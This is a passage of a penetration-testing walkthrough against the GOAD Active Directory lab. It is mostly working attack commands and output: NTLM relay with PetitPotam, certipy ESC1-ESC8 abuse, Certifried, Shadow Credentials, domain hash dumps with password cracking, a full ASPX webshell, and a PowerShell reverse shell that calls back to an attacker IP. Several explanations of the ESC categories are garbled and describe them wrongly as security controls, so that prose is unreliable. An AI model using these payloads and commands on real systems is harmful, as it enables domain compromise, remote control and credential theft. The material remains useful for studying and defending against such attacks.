      Full Control Principals         : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals          : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals           : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Property Principals       : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC2                              : 'ESSOS.LOCAL\\Domain Users' can enroll and template can be used for any purpose
    ESC3                              : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```

As you can see here ESC2 & ESC3 vulnerable

```
3
  Template Name                       : ESC1
  Display Name                        : ESC1
  Certificate Authorities             : ESSOS-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : None
  Private Key Flag                    : 16842752
  Extended Key Usage                  : Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                           : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals         : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals          : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals           : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Property Principals       : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC1                              : 'ESSOS.LOCAL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

And others vulnerable templates

let’s take a look in bloodhound.

```
wget https://github.com/ly4k/BloodHound/releases/download/v4.2.0-ly4k/BloodHound-linux-x64.zip

unzip BloodHound-linux-x64.zip -d BloodHound4.2-ly4k

rm BloodHound-linux-x64.zip

neo4j start (set up neo4j first)
```

```
/BloodHound4.2-ly4k/BloodHound-linux-x64/BloodHound  --no-sandbox --disable-dev-shm-usage
```


Import the zip file created with certipy .

PKI->Find certificate authority, select the certificate authority and click : “see enabled templates”

ADCS – ESC8

ESC8 specifically enforces constraints around certificate template permissions. If configured properly, it restricts certificate enrollment to only trusted users or computers. Misconfigurations in ESC8 can allow attackers to use certificates to impersonate privileged users, such as Domain Admins, potentially granting them unauthorized access to sensitive resources in an Active Directory environment.

check if the web enrolment is up and running at : http://192.168.56.23/certsrv/certfnsh.asp



The server will ask for an authentication,

Add a listener to relay SMB authentication to HTTP with impacket ntlmrelayx

```
impacket-ntlmrelayx -t
http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs
--template DomainController
```

```
└─$ impacket-ntlmrelayx -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 192.168.56.12, attacking target http://192.168.56.23
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.56.23 as ESSOS/MEEREEN$ SUCCEED
[*] SMBD-Thread-7: Received connection from 192.168.56.12, attacking target http://192.168.56.23
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.56.23 as ESSOS/MEEREEN$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Skipping user MEEREEN$ since attack was already performed
[*] GOT CERTIFICATE! ID 13
[*] Writing PKCS#12 certificate to ./MEEREEN$.pfx
```

Launch the coerce with petitpotam unauthenticated

```
python PetitPotam.py 192.168.56.1 meereen.essos.local
```

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12
```

```
└─$ certipy-ad auth -pfx MEEREEN\$.pfx -dc-ip 192.168.56.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$@essos.local
[*] Trying to get TGT...
```

```
export KRB5CCNAME=/workspace/esc8/meereen.ccache

impacket-secretsdump -k -no-pass
ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ace641b1dbdcc8ad4dd5dc3e1c32d13e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1111:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1112:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1113:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:8a9049107a3cd194a42210d6cd80161d:::
BRAAVOS$:1104:aad3b435b51404eeaad3b435b51404ee:946240723d9b4edda65c2d6374e5bb5a:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:373411427b3846b4bc7ae78e6b736bd4:::
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad]
└─# john --format=nt hash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
horse            (khat.drogo)
1g 0:00:00:00 DONE (2024-10-29 10:00) 100.0g/s 412800p/s 412800c/s 412800C/s musical..pancake
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Got password for **khal.drogo = horse**

ADCS - ESC1

ESC1 focuses on enforcing Enhanced Key Usage (EKU) and Application Policies on certificate templates to restrict how certificates are used. Without ESC1, an attacker could leverage NTLM relay attacks to gain unauthorized access by enrolling in certificates they shouldn't have access to. Properly configuring ESC1 mitigates this by limiting certificate enrollment to trusted users and devices, reducing the risk of relay attacks that could lead to privilege escalation.

- enumerate

```
certipy-ad find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```


```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
```


```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

ADCS - ESC2 & ESC3

ESC2 (Enrollment Services Certificate 2)

ESC2 addresses **misconfigured certificate template permissions** that could allow unauthorized users or computers to enroll in certificates they shouldn't have access to. With ESC2, permissions on certificate templates are carefully restricted so that only approved users and groups have access to specific templates. Misconfigured ESC2 settings could allow attackers to obtain certificates with elevated permissions, potentially leading to unauthorized access to sensitive resources.

```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target
192.168.56.23 -template ESC2 -ca ESSOS-CA
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad]
└─# certipy-ad req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'khal.drogo@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'khal.drogo.pfx'
```

```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target
192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of
'essos\administrator' -pfx khal.drogo.pfx
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad]
└─# certipy-ad req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad]
└─# certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

We also can do the same with the ESC3-CRA and ESC3 templates in the lab

ESC3 (Enrollment Services Certificate 3)

ESC3 is related to **misconfigured Certificate Authority (CA) permissions**. This control ensures that only designated administrators and authorized personnel can manage CA settings, preventing low-privilege users from altering CA configurations. Without ESC3, attackers might exploit CA permissions to modify

certificate issuance policies, enabling them to issue certificates for privileged access or impersonate high-level accounts within the domain. Properly configured ESC3 settings help maintain the integrity and security of the CA infrastructure.

```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target
192.168.56.23 -template ESC3-CRA -ca ESSOS-CA

certipy-ad req -u khal.drogo@essos.local -p 'horse' -target
192.168.56.23 -template ESC3 -ca ESSOS-CA -on-behalf-of
'essos\administrator' -pfx khal.drogo.pfx

certipy-ad auth -pfx administrator.pfx -username administrator
-domain essos.local -dc-ip 192.168.56.12
```

Take the ESC4 template and change it to be vulnerable to ESC1 technique by using the genericWrite privilege we got. (we didn't set the target here as we target the ldap)

```
certipy-ad template -u khal.drogo@essos.local -p 'horse' -
template ESC4 -save-old -debug
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ESC4]
└─# certipy-ad template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ESSOS.LOCAL' at '192.168.79.2'
[+] Resolved 'ESSOS.LOCAL' from cache: 192.168.56.12
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.56.12:636 - ssl
[+] Default path: DC=essos,DC=local
[+] Configuration path: CN=Configuration,DC=essos,DC=local
[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[+] MODIFY_DELETE:
[+]     pKIExtendedKeyUsage: []
[+]     msPKI-Certificate-Application-Policy: []
[+]     msPKI-RA-Application-Policies: []
[+] MODIFY_REPLACE:
[+]     nTSecurityDescriptor: [b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00
00\x00\x00\x00\x05\x15\x00\x00\x00\xc8\xa3\x1f\xdd\xe9\xba\xb8\x90,\xaes\xbb\xf4\x01\x00\x00']
[+]     flags: [b'0']
[+]     pKIDefaultKeySpec: [b'2']
[+]     pKIKeyUsage: [b'\x86\x00']
[+]     pKIMaxIssuingDepth: [b'-1']
[+]     pKICriticalExtensions: [b'2.5.29.19', b'2.5.29.15']
[+]     pKIExpirationPeriod: [b'\x00@\x1e\xa4\xe8e\xfa\xff']
[+]     pKIDefaultCSPs: [b'1,Microsoft Enhanced Cryptographic Provider v1.0']
[+]     msPKI-RA-Signature: [b'0']
[+]     msPKI-Enrollment-Flag: [b'0']
[+]     msPKI-Certificate-Name-Flag: [b'1']
[*] Successfully updated 'ESC4'
```

Exploit ESC1 on the modified ESC4 template

```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4 -ca ESSOS-CA -upn administrator@essos.local
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ESC4]
└─# certipy-ad req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4 -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

authentication with the pfx

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ESC4]
└─# certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

Rollback the template configuration

```
certipy-ad template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ESC4]
└─# certipy-ad template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ADCS - ESC6

ESC6 is a security control related to the **EDITF_ATTRIBUTESUBJECTALTNAME2** flag, which, if configured on a Certificate Authority (CA), allows enrolled users to specify an arbitrary **Subject Alternative Name (SAN)** on certificates. This bypasses any restrictions set by certificate templates that would otherwise limit the SAN field to specific values.

When a CA has the **EDITF_ATTRIBUTESUBJECTALTNAME2** flag enabled, users can include arbitrary SAN entries during the enrollment process, which poses a security risk. This vulnerability allows attackers to request certificates with a SAN that impersonates other accounts, bypassing typical template restrictions. Even if a certificate template is set with **Enrolled Supplies Subject** configured as false (meaning the CA should supply the SAN), the presence of this flag overrides this setting.

In environments where the CA is vulnerable to ESC6, attackers can perform the **ESC1 attack** but using a **user template** instead of an ESC1-specific template. This escalation path allows them to obtain certificates for unauthorized accounts, which can lead to privilege escalation and unauthorized network access.

```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target
braavos.essos.local -template User -ca ESSOS-CA -upn
administrator@essos.local


certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

If you need to disable the EDITF_ATTRIBUTESUBJECTALTNAME2 attribute (because you want to try without it or just because this attack will no longer work on a up to date AD without esc10 vuln), you could do as administrator on braavos the following commands:

certutil –setreg policy\EditFlags –EDITF_ATTRIBUTESUBJECTALTNAME2

net stop certsvc && net start certsvc

This also mean that if you got an administrator access on the certificate server you can change this attribute to exploit ESC1 without being domain admin But now the exploit ESC6 no longer work, the user is not changed

Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923)

Oliver Lyak found out a way to escalate privilege as a low privilege user into an active directory. This consist of change the dnsHostName property on a created computer. The idea look the same as samAccountName vulnerability, it is a confusion with name on authentication. Details are here : https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4

Create an account with a domain user and set a fake dns name as the domain controler.

```
certipy-ad account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass 'certifriedpass' -dns 'meereen.essos.local'
```

- Create an account with a domain user and set a fake dns name as the domain controler.

- Request a certificate with the created computer on template Machine

```
certipy-ad req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local -ca ESSOS-CA -template Machine
```


- Authenticate with the certificate as meereen (the dc)

```
certipy-ad auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip 192.168.56.12
```

- Dump the ndts with the kerberos ticket we just get


```
export KRB5CCNAME=/home/kali/Desktop/goad/Certifried/meereen.ccache
```

```
impacket-secretsdump -k -no-pass -just-dc-user
daenerys.targaryen ESSOS.LOCAL/'meereen$'@meereen.essos.local
```




```
certipy-ad account delete -u daenerys.targaryen@essos.local -
hashes
'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224b
b47a' -user 'certifriedpc'

impacket-getST -self -impersonate 'administrator' -altservice
'CIFS/meereen.essos.local' -k -no-pass -dc-ip
'meereen.essos.local' 'essos.local'/'meereen'

export
KRB5CCNAME=/home/kali/Desktop/goad/Certifried/administrator@CI
FS_meereen.essos.local@ESSOS.LOCAL.ccache
```


```
impacket-wmiexec -k @meereen.essos.local
```



Shadow Credentials

Shadow Credentials is a technique used to gain unauthorized access to a legitimate user account in Active Directory by injecting rogue authentication methods. Using tools like Certipy, an attacker can create a shadow credential for a target account.

```
certipy-ad shadow auto -u khal.drogo@essos.local -p 'horse' -account 'viserys.targaryen'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/Certifried]
└─# certipy-ad shadow auto -u khal.drogo@essos.local -p 'horse' -account 'viserys.targaryen'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'viserys.targaryen'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'f776a92a-41c2-f9a3-67e3-6be360ce0e1d'
[*] Adding Key Credential with device ID 'f776a92a-41c2-f9a3-67e3-6be360ce0e1d' to the Key Credentials for 'viserys.targaryen'
[*] Successfully added Key Credential with device ID 'f776a92a-41c2-f9a3-67e3-6be360ce0e1d' to the Key Credentials for 'viserys.targaryen'
[*] Authenticating as 'viserys.targaryen' with the certificate
[*] Using principal: viserys.targaryen@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'viserys.targaryen.ccache'
[*] Trying to retrieve NT hash for 'viserys.targaryen'
[*] Restoring the old Key Credentials for 'viserys.targaryen'
[*] Successfully restored the old Key Credentials for 'viserys.targaryen'
[*] NT hash for 'viserys.targaryen': d96a55df6bef5e0b4d6d956088036097
```


```
certipy-ad shadow auto -u viserys.targaryen@essos.local -hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/Certifried]
└─# certipy-ad shadow auto -u viserys.targaryen@essos.local -hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'jorah.mormont'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'de851714-e966-58d8-243a-bc8194d5e36e'
[*] Adding Key Credential with device ID 'de851714-e966-58d8-243a-bc8194d5e36e' to the Key Credentials for 'jorah.mormont'
[*] Successfully added Key Credential with device ID 'de851714-e966-58d8-243a-bc8194d5e36e' to the Key Credentials for 'jorah.mormont'
[*] Authenticating as 'jorah.mormont' with the certificate
[*] Using principal: jorah.mormont@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jorah.mormont.ccache'
[*] Trying to retrieve NT hash for 'jorah.mormont'
[*] Restoring the old Key Credentials for 'jorah.mormont'
[*] Successfully restored the old Key Credentials for 'jorah.mormont'
[*] NT hash for 'jorah.mormont': 4d737ec9ecf0b9955a161773cfed9611
```

```
4d737ec9ecf0b9955a161773cfed9611
```

Privilege escalation


There is a simple asp.net application on http://192.168.56.22/, this application only give us a simple file upload functionality.



Let's check if it vulnerable to file upload vulnerability

Save as **shell.aspx** and upload the file

```
<%@ Page Language="C#" Debug="false" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
protected void Page_Load(object sender, EventArgs e)
{
string cmd = Request.QueryString["cmd"];
if (!string.IsNullOrEmpty(cmd))
{
string output = ExecuteCmd(cmd);
OutputResult(output);
}
}
protected string ExecuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c " + arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
using (Process p = Process.Start(psi))
{
using (StreamReader stmrdr = p.StandardOutput)
{
string result = stmrdr.ReadToEnd();
return result;
}
}
}
protected void OutputResult(string result)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(result));
Response.Write("</pre>");
}
</script>
```



The webshell is uploaded in the upload folder And we have a **command execution** on the IIS server

We create a malicious server with **our backdoor in** PowerShell

Copy and edit the rshell.ps1 file and add your IP and listening port.

nano rshell.ps1

```
$servidor = new-object
System.Net.Sockets.TcpClient('IP',4444);
if($servidor -eq $null){exit 1}
$transferencia = $servidor.GetStream();
$Escribir = new-object
System.IO.StreamWriter($transferencia);
$Bfr = new-object System.Byte[] 1024;
$Encoding = new-object System.Text.AsciiEncoding;
do{

$Escribir.Write($([Text.Encoding]::Unicode.GetString([Conver
t]::FromBase64String('UABTAD4AIAA=')))));
        $Escribir.Flush();
        $Lectura = $null;
        while($transferencia.DataAvailable  -or ($Lectura =
$transferencia.Read($Bfr, 0, 1024)) -eq $null){}
        $ReciMens = ($Encoding, $Bfr, 0)
        $data = $Encoding.GetString($Bfr, 0, $Lectura)
        $SB = (iex $data 2>&1 | Out-String );
        $directorio  = $SB + (pwd).Path + '> ';
        $SB2  = $SB;
        $sendbyte = ($Encoding).GetBytes($directorio);
        $Escribir.Write($sendbyte,0,$sendbyte.Length);
}While
(!$data.equals($([Text.Encoding]::Unicode.GetString([Convert
]::FromBase64String('ZQB4AGkAdAA=')))))
$Escribir.close();$servidor.close();
```

Start your python server in the same directory

```
python3 -m http.server 8080
```

